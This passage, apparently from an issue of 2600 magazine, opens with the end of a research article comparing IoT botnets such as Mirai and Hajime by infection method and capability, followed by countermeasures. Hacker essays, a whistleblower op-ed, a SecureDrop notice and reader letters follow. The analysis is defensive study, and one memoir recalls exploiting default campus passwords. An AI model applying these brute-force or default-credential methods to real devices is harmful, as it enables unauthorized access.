3. Network traffic files called PCAPs were also generated after running the IoT bot in controlled environments to analyze the protocols.

Obtaining different sets of data from multiple outlets helps to correlate the information during the analysis and results in gathering intelligence.

Results and Discussion

In this section, we discuss our findings based on the experiments conducted on the six IoT botnet families. Table 1 shows the results.

On analyzing the infection strategy, it was found that the number of IoT devices were compromised using standard password cracking and brute forcing attacks. It has been noticed that attackers obtained access to unsecured IoT devices through default or weak passwords and used the compromised devices to build IoT botnets. This highlights the fact that IoT devices are configured with weak credentials, which allow the attackers to take control of these devices on the fly. Devices running with Telnet service on TCP port 23 were targeted the most, followed by HTTP, SSH, and others. Four out of six IoT botnets were formed by gaining access to the Telnet service as the primary mode of compromise. Amnesia, Bricker, Mirai, and Aidra followed centralized C&C communication models, whereas Hajime opted for a decentralized model. Internet Relay Chat (IRC) protocol was used for C&C communication by Aidra and Amnesia, whereas Mirai used Telnet, Hajime used Peer-to-Peer (P2P), Bricker used Tor, and Persirai used HTTP.

Persirai was deployed on the IoT devices after exploiting a vulnerability in the PnP implementation in the custom HTTP server.[12] Mirai also used remote command injection in the implementation of CPE Wide Area Network (WAN) Management Protocol (CWMP)[11] in the network devices. Later research[10] also highlighted that Hajime added additional spreading methods that are based on the exploitation of vulnerabilities in specific components. Basically, Hajime added the exploitation methods used by Persirai and Mirai.

Table 1: Characteristic Analysis of IoT Botnets

S. No	Characteristics	Hajime	Persirai	Amnesia	Bricker (v1/v2)	Mirai	Linux/IRCTelnet/Aidra
1	C&C Architecture	Decentralized	Centralized	Centralized	Centralized	Centralized	Centralized
2	C&C Communication Protocol	P2P	UPNP/SSDP/Custom HTTP	IRC	ToR	Telnet	IRC/HTTP
3	Infection Strategy	Device Access via Telnet. BitTorrent/uTorrent for downloading payload Remote Command Execution (RCE) Vulnerabilities	Device Access via web interface and exploitation of Remote Command Execution (RCE) vulnerability in custom HTTP server (UPNP Interface)	Device Access via HTTP Remote Command Execution (RCE) vulnerability	Device Access via Telnet/SSH	Device Access via Telnet/SSH/HTTP Remote Command Injection via CPE WAN Management Protocol	Device Access via Telnet
4	Persistence	No	No	No	No	No	No
5	Distributed Denial of Service (DDoS)	Yes	Yes	Yes	Yes	Yes	Yes
6	Brute Forcing/Password Cracking	Yes	Yes	No	Yes	Yes	Yes
7	Offensive Tactic: Kill Bot Feature	Yes	Yes	Yes	Yes	Yes	No
8	Defensive Tactic: Restricted Scanning	No	No	No	No	Yes	No
9	Device Bricking/Permanent Denial of Service (PDoS)	No	No	No	Yes	No	No
10	IP Spoofing	No	No	No	No	Yes	Yes
11	Virtual Machine Evasion: Sandbox Bypass	No	No	Yes	No	No	No

When the C&C architecture was analyzed, it came as no surprise that five out of six botnet families followed centralized communication models in which all of the IoT bots residing on the compromised devices connected back to primary servers for receiving updates. The majority of IoT botnets are utilized for DDoS activities. During the design analysis, it has been noticed that IoT bots have built-in capability to launch DDoS attacks. The DDoS attacks become more aggressive when large number of bots that are a part of IoT botnets trigger this attack simultaneously. In our samples, all of the botnet families such as Hajime, Persian, Amnesia, Bricker, Mirai and Sidra have this functionality built in.

The study highlighted that "persistence" is not the characteristic of the IoT bots that are assessed during analysis. The IoT bots such as Mirai, Hajime, and others do not have built-in mechanisms to stay persistent after the system is rebooted. This means that once the device is rebooted, the infection process has to reinitiate to gain access to the IoT device. On analyzing the device bricking functionality in which IoT bots make the firmware useless (using various techniques, such as rewriting critical portions of the firmware), only the Bricker IoT bot had this capability.

We also looked into the "Kill Bot Feature" and samples were analyzed to determine whether the IoT bot has a built-in capability to kill or remove other bots on the device. It has been observed that, except for Aidra, all the other bots (Hajime, Mirai, Persirai, Amnesia and Bricker) had this feature. However, it depends on the nature of the bot whether this feature is actually utilized on the compromised device or not. The bots were also analyzed for the "Restrictive Scanning" feature in which bots are embedded with IP blacklists, IPs that are not scanned by the IoT bot for the purpose of triggering additional infections. The IPs can include the entries of security companies, private address spaces, etc. The idea is to prevent the detection of compromised devices running IoT bots. Mirai was the only botnet family that supported this feature.

Further, we also analyzed the "IP Spoofing" capability of the botnet families. It was observed that only Mirai and Aidra opted for IP Spoofing while conducting scanning on the Internet. (This helps the IoT bot spoof the actual source IP address of the compromised device.) At last, we also dissected the anti-VM techniques implemented in the IoT bots and it was found that only the Amnesia IoT botnet family is coded with this functionality to detect virtual machines so that behavior analysis can be prevented in an emulated environment.

Overall, analysis of the IoT botnet family highlights that the IoT botnets have been heavily used for Denial-of-Service (DoS) attacks. The majority of these devices are compromised via unsecured interfaces that are running services such as Telnet/SSH/HTTP with weak or default credentials. Automated brute-force or dictionary attacks are conducted against large IP address space on the Internet to find vulnerable IoT devices so that botnets can be performed for nefarious operations.

Countermeasures and Recommendations

- *Authorization via Access Control:* It should be taken into consideration how the access control needs to be deployed on IoT devices. Access controls covers the IP access restrictions which include whitelisting or blacklisting of source IPs that are connecting to the device. If the device is intended for internal networks, the external interfaces should be restricted, which means the devices should not be configured to allow connections from remote users on the Internet.
- *Firmware Updates:* The IoT devices are built using firmware design principles as embedded software. The firmware provides the core functionality to operate the IoT devices. This highlights the importance and the necessity of applying firmware updates on a continuous basis to circumvent the exploitation of vulnerabilities that have been released and to obtain enhanced functionality for secure and robust working of the IoT devices.
- *Security Assessments:* The IoT devices should undergo regular security assessments which include: (1) network penetration testing to determine which services are exposed such as Domain Name System (DNS), Plug-and-Play (PnP), Secure Shell (SSH), Telnet, etc. and whether these can be exploited or not; (2) If the IoT devices are deployed with the web interface enabled, the web application security assessment should

be conducted to analyze and enhance the security posture of the web interface; (3) Cross interface testing is a must, which involves verifying whether the attack payloads can be sent across interfaces. For example: check whether the Telnet interface allows web injections. The dynamic testing helps to understand the security posture of configured IoT devices and how to enhance it.

- *Authentication Controls:* It is a highly recommended practice that, whether the IoT devices are deployed internally or enabled with external interfaces, authentication must be in place, which means only authorized users that have authentication credentials can access the IoT device on the network. Authentication credentials such as passwords should be strong and unpredictable. Default passwords should be disabled. Make sure no information is disclosed (such as default pages) without authentication. One can use the built-in authentication controls shipped as a component of IoT firmware as a part of embedded security.
- *Proactive Security Controls:* Developers or engineers should opt for the code reviews, reverse engineering, and fuzzing mechanisms to determine the robustness of the IoT firmware before the release. Code reviews help to prevent the security issues earlier in the software development life cycle, and many security issues can be fixed earlier before the code is released. In addition, security engineers can opt for reverse engineering and fuzzing mechanisms to unearth security flaws and get those fixed before the release. This reverse engineering and fuzzing is performed on the binary rather than the code. So opting for proactive security approaches helps to fix security flaws effectively.

References

[1] C. Kolias, G. Kambourakis, A. Stavrou and J. Voas, "DDoS in the IoT: Mirai and Other Botnets," in *Computer,* vol. 50, no. 7, pp. 80-84, 2017.

[2] J. Habibi, D. Midi, A. Mudgerikar, E. Bertino, "Heimdall: Mitigating the Internet of Insecure Things," in *IEEE Internet of Things Journal,* vol.PP, no.99, pp.1-1.

[3] E. Bertino and N. Islam, "Botnets and Internet of Things Security," in *Computer,* vol. 50, no. 2, pp. 76-79, 2017.

[4] J. A. Jerkins, "Motivating a market or regulatory solution to IoT insecurity with the Mirai botnet code," 2017 IEEE 7th Annual Computing and Communication Workshop and Conference (CCWC), Las Vegas, NV, 2017, pp. 1-5.

[5] M. T. Gardner, C. Beard and D. Medhi, "Using SEIRS Epidemic Models for IoT Botnets Attacks," DRCN 2017 - Design of Reliable Communication Networks; 13th International Conference, Munich, Germany, 2017, pp. 1-8.

[6] A. K. Sood, S. Zeadally and R. Bansal, "Cybercrime at a Scale: A Practical Study of Deployments of HTTP-Based Botnet Command and Control Panels," in *IEEE Communications Magazine,* vol. 55, no. 7, pp. 22-28, 2017.

[7] A. K. Sood, R. Bansal and R. J. Enbody, "Cybercrime: Dissecting the State of Underground Enterprise," in *IEEE Internet Computing,* vol. 17, no. 1, pp. 60-68, Jan.-Feb. 2013.

[8] A. K. Sood and R. J. Enbody, "Targeted Cyberattacks: A Superset of Advanced Persistent Threats," in *IEEE Security & Privacy,* vol. 11, no. 1, pp. 54-61, Jan.-Feb. 2013.

[9] A. K. Sood and S. Zeadally, "Drive-By Download Attacks: A Comparative Study," in *IT Professional,* vol. 18, no. 5, pp. 18-25, Sept.-Oct. 2016.

[10] "Is Hajime Botnet Dead?" `blog.➥netlab.360.com/hajime-status➥-report-en`

[11] "Eir D1000 Wireless Router - WAN Side Remote Command Injection (Metasploit)," `www.exploit-db.com/➥exploits/40740`

[12] "Multiple vulnerabilities found in Wireless IP Camera (P2P) WIFICAM cameras and vulnerabilities in custom http server," `pierrekim.➥github.io/blog/2017-03-08-cam➥era-goahead-0day.html`

Acknowledgment

We would like to thank all of the security researchers who have invested time in the IoT research. Such research is a community driven effort.

The Hacker Perspective

by Mevyc

In 1981, my father brought home a computer he had purchased. He was a systems analyst working for NCR at the time and I was just a little kid living in a working class suburb of Toronto. I remember helping him unpack this strange beige colored block-like device, as well as a small monitor and a printer. As I think back on it, my mind's eye is telling me that it filled the desk we had placed it on in the spare bedroom. My father looked at me proudly and said "Learn this. This is the future." It was weird to me at that time. No one else I knew in my life had such a device. I had no idea at that time how profound of an event was unfolding. Looking back now, I'm proud of my old man for having gotten it right - about the computer being the future, I mean.

Needless to say, I went to work immediately on this new toy. There was no GUI, only MS-DOS that stared back at you with a blinking green cursor at the command prompt. I imagined that it was alive like Hal in *2001: A Space Odyssey* or like R2D2. The computer used big floppy disks, the likes of which are now mercifully extinct.

We had several disks worth of games to explore. I played my first computer game on it which employed the keyboard to make a crude figure jump over a barrier. It was supposed to be mimicking an Olympic event. There were other scenarios to play through which were just as enjoyable. There were other games, of course, which are rudimentary compared to what is out there now. When we weren't in the arcade at the local mall or studying in the library, we were in the spare bedroom playing computer games. I know I'm dating myself by admitting this, but I remember a time when going to the library was a commonplace thing to do. It was the only way to actually learn new things.

Luckily for me, the games did not hold my interest for very long. The computer I owned could also make very rudimentary synthesizer-like sounds that I found fascinating. It led to a lifelong love of music that sustains me to this day.

Aside from gaming and music, solid academic work was done as well. In a time of typewritten papers and homework, I was a rock star, submitting my words fresh from my printer and computer. My teachers were impressed. The high school had a "computer science" lab, which of course I had to be a part of. It consisted of a half dozen computers, reams of printing paper, and one enthusiastic middle-aged teacher to oversee it. Participating in this, I met a wide variety of people who opened my eyes further. The computer at that time brought together somewhat disparate characters who might not have otherwise even spoken to each other when passing in the hallway. If you remember high school, then you know that this is a big deal. We learned real basic stuff - at least it seems that way to me now. I mean things like Pascal, Basic, and Unix. It was a time before the Internet and long before the World Wide Web.

We never thought of ourselves as hackers, perhaps because our school at that time did not impose any real meaningful limits or restrictions with what we could do in "computer science" lab. It was an exceptionally naïve time, as I recall. No passwords to break. We had to invent our hacks and, by doing so, actually ended up learning how the machine worked. Knowing the coding part certainly was a big help. Learning the code was enjoyable to me. It was like a sheet of music. I could see what it would do and it seemed like magic that the computer would execute my commands. There was power in that and I could feel it.

I will not bore you with the details of what was learned in this crucial period. It consisted mostly of learning solid coding techniques and how to get underneath the operating system. Home computers were in their infancy and we weren't connected to anything, so all we could do was hack the machine itself and modify it. Hit a bunch of random keys during boot up and

see what happens. Take the battery out and put it back in. See what happens. Insert anything that would fit into the computer in any way and see what happens. Unsophisticated by today's standards perhaps, but it worked for me. But the home computer and the world were rapidly changing.

Then onto university it was. Despite my father's best advice and consternation, I chose not to pursue computer science any further. It became my hobby at this point and still is. I quickly learned about Usenet and newsgroups. This was a time of free information and no real surveillance beyond the use of passwords and plastic ID badges; I helped myself to it without a care in the world. This is the period of my life where I came across my first issue of *2600*.

I briefly lived in the dorms and met a clever fellow who was also into playing live music. He knew nothing about computers, nor did he want to know. He was a good guitarist though. He showed me how to turn an ordinary handheld transistor radio into a very unique sounding amplifier. It required a bit of engineering and there was a little soldering involved, and you could overload the signal and man was it cool. It was the first real "hack" I had seen and I was hooked. Every radio sounded different. I don't believe I have seen objects in the same way since. Now my brain also thinks about what other purpose I could subvert it to. When I'm driving down the road and listening to music, my brain automatically tries to figure the key and chord changes. Similarly, when I engage technology, my brain tries to figure out the underpinnings of it. As a scientist, it seems totally natural.

Again, it was a time of lax security such as we will never see again. I discovered that the first four digits of your extension on campus was also your default password for the university's Internet. It took some new professors weeks to figure that out. Meanwhile, we took advantage of this and navigated the landscape as privately as we could. I learned TCP/IP and file transfer protocol on the side while working towards a chemistry degree. I audited - perhaps haunted is more accurate - numerous computer-related classes which would fill a knowledge gap. They thought I was crazy. I kept my coding skills up by writing small projects in C that would help me analyze the data I was gathering when in wet labs. That ability to this day feels like a secret weapon I have in my pocket that no one knows about: knowledge combined with skill that I can whip out when needed in some other aspect of my life. To me, that is the essence of a hacker. It allows me insight into the inner workings of much of our hi-tech gadgetry. But more importantly, it leads to an unexpected enhancement of my otherwise routine daily life, which has nothing to do with hacking. I must point out that, despite how "cool" hacking may seem to some now, most people were simply bored with computers at that time due to the lack of a real GUI and the Web as we now know it. It was right around the corner though.

The web was in its infancy when I started graduate school, working towards a PhD in biophysics. We surfed it with the help of the early era (now prehistoric) navigators. The Usenet type of stuff was still particularly useful for me as a nascent scientist in training, as I tried my best to ward off unforeseen failures in the lab. At one point, dangerously low in funds, my project stalled due to the lack of a proper interface card that would allow my oscilloscope to communicate with my lab computer. I was trying to measure the rate of a chemical reaction that lasted only about a second or two. We couldn't buy a card, as that would have meant upgrading the scope as well. I was in Detroit at that time (my father was now working for Chrysler), which is a place that can really beat you down when you're weak, or any other time too. But I had my secret weapon. I was able to connect the oscilloscope to this old computer and, through some coding and soldering, I accessed the relevant ports involved and dumped the raw data into a file for later analysis. I guess looking back, I had created my first hack and "app." I helped other graduate students bootstrap similar solutions for their projects.

Then the Web arrived more or less in full force. The days of walking around and not knowing things were over. Or so it felt to me. It always struck me that people don't really value knowledge or information. My years in Detroit are filled with memories of old buildings, amplifiers, dusty old labs fit for Dr. Frankenstein, and microphones, along with spending free time trying to figure out which was the best software to use to create C/C++ projects. This was also the time when we were able to email each other with relative ease. I distinctly remember that it made my world seem smaller

in the sense that my Canadian friends were at my fingertips. There was a real sense in the air that things were becoming global. It was clear at that point that landlines would become extinct or, at the very least, rare.

I left Detroit with a newly minted PhD and enrolled in medical school in the American Southwest. Napster had recently been released and I spent hours downloading music when I wasn't being tortured into being a more compassionate physician by a well meaning faculty of experts. A deep conviction in my beliefs and my old Les Paul got me through those difficult years. Napster revealed to me the power of coding, in the sense that now it was possible to actually come up with a discreet application and disseminate it nationally very quickly. The reaction Napster garnered from the music industry and resulting litigation was also indicative of things to come. We lived in a time where one man, working alone, could create something that could quickly change the lives of millions of people. During my cardiology rotation, I actually got my hands on some pacemakers and got to help put some in and interrogate them. Remember Dick Cheney being worried about his pacemaker being hacked and asking doctors to disable remote access? Let us just say he had good reason to be cautious.

You may think that as a physician I would have little to gain from viewing the world from a hacker's perspective. You would be wrong. When I was young, few people probably envisioned the role that personal computers and the Internet would eventually play. It seemed farfetched at the time. That time is now here. Consider the fact that there are new medical training fellowships called "clinical informatics" that are being offered to healthcare providers. There are talks of full-fledged medical residencies focused on bioinformatics. Electronic medical records are ubiquitous now in private practice and hospitals. As a result, the medical field has a veritable treasure trove of medical data on millions of people, which is potentially worth billions of dollars to drug companies. Malware and hostile hacks are now commonplace threats to your medical privacy - not just your credit.

The circuitous route I took to get here allows me a deeper insight into the nature of our evolving cybermedicine than the traditional route can afford. This is what a hacker's perspective can bring to the table. This is what hacking means to me. Plus it helps you get around the onerous blocking software that your employer thinks is making you more productive and focused. No one should have to wait til they get home to check hockey scores.

This knowledge, skill, or insight is even more precious now than I could have ever imagined back then. Learning similar skills today is likely more difficult compared to the ease with which we did it 30 years ago. Employers, commercial entities, and governments perpetrate mass surveillance wholesale. Any technology that resists such intrusions, or any skill which may be used to fight it, is made suspect and predictably linked to criminal activity of various kinds to further stigmatize it. I know people personally who are afraid to download and set up Tor for fear of some kind of reprisal. Is it paranoia? Is it common sense? I don't know anymore.

I counsel my young patients and try to light a spark in them and encourage them to stay healthy and sharp and become lifelong learners. I try to remind people not to focus too much on the technical objects in our life, but to also figure out what makes people tick. Nurturing a pattern of self-inquiry will ultimately also reveal the deep-rooted psychological motivations of yourself and other people. If you constantly question and seek to understand the true nature of what is motivating you, it will lead to more appropriate actions. This is the beginning of understanding effective social engineering techniques and is as important as the technical aspects involved in a good hack.

As I enter the soft middle-aged phase of my life, I plan on sharing my thirst for knowledge with anyone who listens. I will continue to jam, investigate more things, help stamp out disease in my corner of the world, and prepare to be amused by our future creations. But I am a hacker and I will always be peering at the underbelly of it all, wondering what other use I can put these skills to. Soon it seems likely there will be brain-controlled prostheses and brain-machine interfaces that will transform our world again in a profound manner. Oh, and those of you who were worried about GMOs, please educate yourself about CRISPR/Cas9 technology and get ready. Imagine the hacks we're going to see!

Mevyc was last spotted near the Mojave Desert. His preferred method of communication is via smoke signals, though he has occasionally responded to emails sent to mevycfla@gmail.com.

Ms. Reality Winner is an American Dissident

by Marc Ronell

Ms. Reality Winner was alleged to have warned the American public of interference by Russia in the U.S. 2016 presidential election, the election which brought Donald Trump to power. Ms. Winner was charged with illegally taking classified documents and of providing those documents to a U.S. news website, *The Intercept,* before the concerns about U.S. election interference were generally known.

She has sat in jail in Georgia for well over a year, having her bail and liberty denied in a manner which seemed, at best, punitive for having spoken truth to power. Reality deserved both reasonable bail and an immediate, open, and fair hearing. She received neither. The U.S. stood silently by while her basic democratic rights were consistently denied. Other individuals, like Paul Manafort, actually accused of the crime of 2016 election tampering and who appeared to be a much greater flight risk, were allowed to post bail only to later be found to be involved in witness tampering.

As Facebook and Google have failed to protect U.S. privacy and electronic rights and freedoms, Ms. Winner stood alone against tacit silence to warn the public of a significant threat to American elections and democracy. *Intercept* reporter James Risen noted in a May 9, 2018 article that a U.S. Senate report on the incident implicitly concedes that the leak that Ms. Winner is accused of "helped state officials around the nation begin to address the threat of Russian hacking into the American voting systems."

The American public is now inundated with the news of the Robert Mueller investigation into possible collusion between Russia and the Donald Trump campaign. In the Senate report, Ms. Winner's disclosure was clearly vindicated. Yet people forget that this Mueller investigation and its spotlight on the U.S. 2016 presidential election interference was exposed by one brave woman who made the choice to bring key evidence to light. We owe her recognition for her bravery and a debt of gratitude for her service.

Ms. Winner chose the only avenue actually open to expose the corruption. I write on her behalf because I know firsthand that the U.S. whistleblower program, like the Equal Employment Opportunity Commission (EEOC), is a failure and these programs never offered an avenue of relief to individuals like Reality Winner and Edward Snowden.

At the U.S. Federal Aviation Administration (FAA), where I serve as regulator and witness blatant criminal activity, the Whistleblower Protection Act and the EEOC are known frauds and put the U.S. regulatory process and public safety in jeopardy. When we report basic criminal activity such as time card fraud to our agency's investigator general, the resulting investigation is reported back to the same accused management chain for disposition. The reports are either ignored or result in retaliation.

Working in my environment, it is easy to understand the concerns that potentially led Ms. Winner to feel an overwhelming need to leak critical safety information to the press in a desperate attempt to patriotically save our country and protect our people. If any of the generals, spy masters, politicians, or federal civil service managers gave a damn about maintaining government secrets and integrity, these responsible parties would ensure

that the Whistleblower Protection Act and the EEOC resulted in consequences for guilty supervisors and managers.

The EEOC and whistleblower protection programs must visibly lead to true reform, correction, and repercussions. Until the EEOC and whistleblower protection programs are fixed, students considering studying and working in fields including engineering, as well as software and digital logic design, should beware of the hostile work environment and corruption in the U.S. civil service and its contracting agencies.

Having been denied due process and bail, Reality Winner changed her plea to guilty at the end of June 2018. The change in plea is almost assuredly because of the denial of proper and fair legal process. Please contact your elected representatives and remind them of the retaliation Ms. Reality Winner has suffered for providing proof of the election threat and the failure of our civil service when American liberty and independence were compromised by foreign interference. Ms. Winner deserves her freedom and our gratitude.

For more information please visit `standwithreality.org` and `courage➥toresist.org`.

"...for when we suffer, or are exposed to the same miseries by a Government, which we might expect in a country without Government, our calamity is heightened by reflecting that we furnish the means by which we suffer."
- Thomas Paine, "Common Sense"

More Ways to View Hacking

by Bobby Joe Snyder

Wanting to be called a hacker is all about the title. There is nothing wrong with that. In fact, it is common to want to be something. Titles are just what we call ourselves when we belong to something.

I wanted to be an engineer once. But you have to earn the title. I went to school for a while but had to leave. I never stopped wanting to be an engineer though. I would do self-studies to learn C++ or study statics and dynamics, learning methods such as relative velocity I never quite got a good understanding of.

Eventually I went to online college through the University of Phoenix. The courses weren't bad, not quite the experience of a traditional university, but I got a degree in computer science. Then I realized so much of my learning is theory. Engineers are meant to apply theory to build stuff. I know ideas are powerful, but hands-on is what theory is supposed to augment the actual task.

But I am in no way saying ideas aren't important; just don't forget to apply them to the hands-on stuff. Besides ideas are what we learn in our schools. Most computer users today learned theory. But computers are more hands-on than they appear. We all know that to apply what we learned, we must create something new. But we must be careful of the ideas and creations we make.

I wanted the title engineer, not for the title alone, but because of what being an engineer means. An engineer is someone who takes the theory they know and builds something to improve the world. But what if someone wants the title of hacker for what it stands for? As we learn from *2600*, hacker does not mean criminal. A hacker is one who uses ideas to create, usually utilizing technology.

So if a hacker wanted a different, traditional title, they may be a software engineer or computer scientist. But those are traditional titles. A hacker title may mean a different form of education, but the title may be even more prestigious. Why? Because traditional titles are becoming more expensive to get and teaching less that applies to real-world creation.

Titles are important, but the qualities of the person who we call the title are what is more important. The name is important, but now the title is just a list of qualities. It is the person behind those qualities, separate of those qualities, that decide how the title is represented.

Hacker can mean someone who redefines the computer scene. But is this redefinition good or bad for society? That is a tricky part: what if your title says you are relatively smart? It would be nice to achieve this quality. But isn't it just as important to be ethical? The traditional schools usually do teach this to some extent. Passing a test to become a licensed engineer would require remembering ethics, such as not using your skills in areas where you are not proficient.

But why do I care to explain "titles" and ethical qualities? Because I'm just like you and don't know how to balance a title and ethics. Generally, I know what is right, but the application of knowing what is right and doing what is right is difficult.

In my own experience in trying to be a hacker, I wrote some mathematical equations that try and solve N=p*q, knowing only N. Well, it is debatable whether or not the equations are useful. But let's assume they are. If my equations work, it would mean that RSA and other public key ciphers using factoring as the basis of a one-way function would be less secure and need bigger key sizes.

But if they work, are the equations just a mathematical exercise or do they compromise RSA? The RSA algorithm is public knowledge. It is actually beneficial if an exploit on it is found and shared, then if an exploit exists and only black hats know it. Here we see another title: black hats. But conversely, what if the black hat had no knowledge or even interest in the exploit before?

To make things even more confusing, the fact remains that we don't know how much cryptography actually protects us. Sure, the computer is powerful and fast when it comes to math and substitution, but does it work? In fact, before Whit Diffie, public key cryptography didn't even seem possible. An algorithm that seems to be a definite one-way-function seems impossible to some, but others question if one-way-functions exist.

I don't consider myself a hacker. I just have an interest in math and cryptography. And I'm not an engineer, yet. I just want to show the confliction of right and wrong in the digital age. We all have a sense of right and wrong. But can we disclose information without there being ethical considerations? I don't know. Is breaking a cipher wrong, or is it just completing the struggle between enciphering and deciphering?

OK, continuing on. I have an overly complicated equation that shows a relationship in semiprime numbers. Whether you believe it is useful or not is up to you. But say I did find p knowing only N: RSA would be insecure. RSA would now stand for "Reveal the Secret Answer." My method wouldn't destroy RSA, but it might make you rethink how you feel about encryption. Do all those math substitutions really do anything but mark your data as important enough to keep secret? The average user doesn't know. And even experts aren't certain.

Today we have politics and we cannot agree. I'm sure it has always been this way. The July 25th episode of *Off The Hook* talked about politics and those of differing beliefs trolling around the area at this year's HOPE conference. I don't think you can be a person and not be political. Everyone doesn't agree on religion, presidents, or values. I don't think you can be a hacker without your values being reflected. And I don't expect a hackers' conference to not have political themes. I just think we are arguing who is right without even knowing the other person or if what they represent is just. If you want your views to be respected, you must respect others. But I think we lost sight of the goal of what we as hackers are for. We enjoy tinkering with computers, math, or any of our other passions. Trolling around is just a way of defending a person's own desires by forcing their beliefs onto someone else. The troll believes he is superior in some way. Actuality, it just shows

ignorance and ends up undermining the troll's good values and beliefs. Instead of a great idea, we see someone who is racist or just plain evil. And this just leads to fights. People are not going to take the troll's ideas credibly. After all, the trolls are just there to disrupt the fun and cause havoc.

But all the great creativity and inventiveness is lost by trolls. What should be a day with fellowship of hackers and what they do for fun is overcome by politics. And by hackers, I mean the true hacking spirit that *2600* tries so much to define, enlighten, and describe.

I am not saying that differences between people can be overlooked. We haven't achieved world peace or a perfect society. For demonstrative purposes, I will take the biggest judgment call of HOPE that I watched on the Internet stream. I am not going to attack Chelsea Manning, because I do not know the specifics of the trial or imprisonment. Some see Chelsea as a hacker. She blew the whistle on military corruption and let the world see it on WikiLeaks. But what if Chelsea lacked the knowledge and understanding of the information to make the decision on whether to expose the corruption? What if by exposing the information, it put fellow soldiers at risk? Very few people, others than those who handled the material know the answer. So, we are left to read conflicting views and make a judgment with the same lack of perfect knowledge as Chelsea had in deciding to release the classified material. We don't even know what to believe, but we are willing to fight over it.

I don't know if Chelsea is a hacker. I don't even know if I am a hacker. I don't know the answers. I just think we are picking the wrong battles. If we fight over small differences, how much more will we fight on issues that we truly believe in? I think we are taking all the things that make hacking great, things that we agree upon and which bring us together, and instead are fighting over an issue that angered us when we watched the evening news.

People are going to have conflicting views. I don't think politicians are helping the cause. But what we do as a hacker and what we do as a person should not be another statistic to add hate.

Ever since that last presidential election, I began to hate politics. I still want America to succeed, but we are fighting over and not fixing problems. I don't know if the news is fake or not. I have seen different sides of the Trump debate and have lost friends because of it. I don't know how fake news influences an election while candidates run their own fake ads. Do you see why it is so easy to want to explore patterns in prime numbers or read about cryptocurrency? I'm not giving up; I still vote and want to see America stay great. I just wish sometimes hacking would be less political and focused more on why we hack or attempt to hack. We need an escape from the mess of the political system.

A friend of mine says Trump tweets or doublespeaks and we get mad and make jokes on late night TV. Then two days later, everyone forgets about it. And while we get a good laugh, these are serious issues facing our country. The only thing people are doing to help politically is to make jokes.

If Russian hackers did influence the election, does that mean they were in control of it? After all, isn't influencing an election the goal of each candidate? In my view, there is no way to control the election. A candidate could try and does, but the voting system is like the universe is to a physicist, unpredictable.

If as hackers we could agree on political views, we could hack the system so Bernie wins. But again, the election is safe, because hackers can't agree on who to vote for. So, I don't think you can influence the election, because if the Russian government felt Trump would be the better choice, who says that Hillary doesn't have the same backing of another government or organization?

I think that the duty of hackers is to protect our freedoms. No matter what political views, we can believe in the Bill of Rights. We want to think differently because our rights allow us to think differently. But we should always look to the rights we agree on. Hackers should defend freedoms. I'm sure there are bad hackers out there trying to take away freedoms. But that isn't the type of hacker that would be at a HOPE conference. So as hackers, we might be divided by the last presidential election. But remember, there are bigger battles than who we voted for. And no matter who is president, it doesn't change the hacker's job of protecting our freedoms.

lxa4rh3xy2s7cvfy.onion

That is our SecureDrop address where you can submit leaks, tips, and files of all sorts while maintaining your complete anonymity.

Here's how it works. Get the Tor browser (www.torproject.org) if you're not already using it and go to that .onion address above. Attach any documents you want us to see, and hit "Submit Documents" and we will receive them without any identifying info. You can also send us a message and we can reply back to you, again without us knowing anything about you!

We've already gotten some really interesting material. Please consider adding to the pile! Voice recordings, videos, tax returns... well, you get the idea.

SecureDrop was developed by Aaron Swartz, Kevin Poulsen, and James Dolan and is a part of the Freedom of the Press Foundation, used by journalists and sources worldwide.

WRITERS NEEDED!

There are so many topics in the hacker world that capture our interest. And everyone reading this has their own story to tell involving technology and their adventures with it. We need more of you to send us those stories so we can keep capturing and inspiring the imagination of many readers to come!

Send your articles to us via email at **articles@2600.com**

We prefer ASCII but can read any format. Most articles are between 1000-2000 words, but we have many that are fewer and a bunch that are more. What's important is that you add your voice to those who have written for *2600* over the years. (We've never heard anyone say they've regretted it.)

All writers whose articles are printed will receive a one year subscription (or back issues) plus a t-shirt of their choice!

[For those without Internet access, our editorial department can be snail mailed at: *2600* Editorial, PO Box 99, Middle Island, NY 11953 USA]

Testimonials

Thoughts on Articles

Dear *2600:*

The article "Bitcoin or Bit Con? One Newbie's Adventures in Cryptoland" (35:1) misses the point of Bitcoin. Bitcoin is intended to be a currency, like the U.S. dollar or British pound, except one that is not controlled by any central authority. Satoshi's whitepaper makes it clear he was guided by libertarian philosophy that is opposed to central banks. Historically, libertarians looked towards gold as an alternative, but online attempts at gold-backed cyber currency (like e-gold) have failed due to being controlled by a central party who is either corrupt or is shut down by a government.

Yet the article's complaints wrongly treat Bitcoin as though it's meant to be an investment. For example, the author complains about a Bitcoin ATM's four dollar fee on a $40 purchase. This is high, but not much higher than the three dollar ATM fee charged by many major American banks. He then complains about a 0.16 percent fee on a "$5,000 trade," again using language like this is a day trading investment and comparing it to the commission on a discount broker stock trade. I only wish I could pay a 0.16 percent fee to change my U.S. dollars into cash euros when traveling abroad! I've never found less than a three percent fee. The 0.16 percent fee is quite a bargain when viewed as a currency exchange.

Bitcoin does have problems. One is volatility. This is due to lack of adoption, making it illiquid and volatile like penny stocks. Lack of adoption also means you just can't use it everywhere. Trying to make purchases in Bitcoin when your employer pays you U.S. dollars is analogous to earning U.S. dollars at work, but then trying to pay for everything in Mexican pesos or South African rands. That is the root of the problems the author experienced.

To make Bitcoin work, you need to be paid in Bitcoin and make purchases in Bitcoin. Due to the Free State Project movement, there are a few people in New Hampshire who do a lot of exchange in Bitcoin and come close to this, but until Bitcoin becomes ubiquitous, this will remain a vanishingly rare situation.

Unfortunately, since Bitcoin has a fixed amount of supply, making it ubiquitous will cause a massive spike in the price, as always happens when demand rises but supply cannot increase to meet the new demand. This mean volatility, which will scare people away and create a barrier to reaching the ubiquity it needs for widespread adoption as currency.

This is similar to the problem that plagued gold-backed currencies: as the price of gold rose and fell, the value of the currency whiplashed. Except Bitcoin is worse. With gold, when the price rises and falls, gold miners can adjust production to mitigate some of the fluctuation. Bitcoin cannot. People who work on alternative cryptocurrencies need to address this problem to have success. Perhaps the blockchain can track the value of its currency against some well established index and have the blockchain issue more or less currency to maintain a steady value?

David

Thanks for helping to shed some light on this most interesting phenomenon. We hope the discussion continues and that more ideas come forth. Regardless of how we feel about Bitcoin, it's hard to deny that it's a game changer.

Dear *2600:*

I have to respond to the article "The Free Flow of Information" by Daelphinux (35:1), because his choice of Ebola and polio as examples of the "essential function" of researchers in our society inadvertently makes the case for the opposite.

